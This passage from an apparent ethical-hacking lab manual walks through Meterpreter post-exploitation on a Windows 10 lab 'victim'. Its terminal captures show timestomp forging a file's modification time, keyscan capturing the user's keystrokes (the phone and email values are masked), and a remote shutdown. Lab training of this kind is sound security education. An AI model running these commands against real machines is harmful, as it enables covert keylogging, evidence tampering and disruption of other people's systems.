
46. ☐ Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.


Applications Places System
Tue Aug 25, 00:10
Parrot Terminal
File Edit View Search Terminal Help
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (738197504 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
<CR>
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXXXX and my e
mail address is <Right Shift>XXXXXX<Shift>@gmail.com
meterpreter > idletime
User has been idle for: 1 min 12 secs
meterpreter >

47. ☐ You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.
48. ☐ Observe that the Meterpreter session also dies as soon as you shut down the victim machine.


Applications Places System
Tue Aug 25, 00:12
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (738197504 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
<CR>
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXXXX and my e
mail address is <Right Shift>XXXXXX<Shift>@gmail.com
meterpreter > idletime
User has been idle for: 1 min 12 secs
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.10.10.10 - Meterpreter session 1 closed. Reason: Died

49. Click Windows 10 to switch to the **Windows 10** machine (victim machine).
50. You can observe that the machine has been turned off.


Shutting down

51. ☐ This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
52. ☐ Close all open windows and document all the acquired information.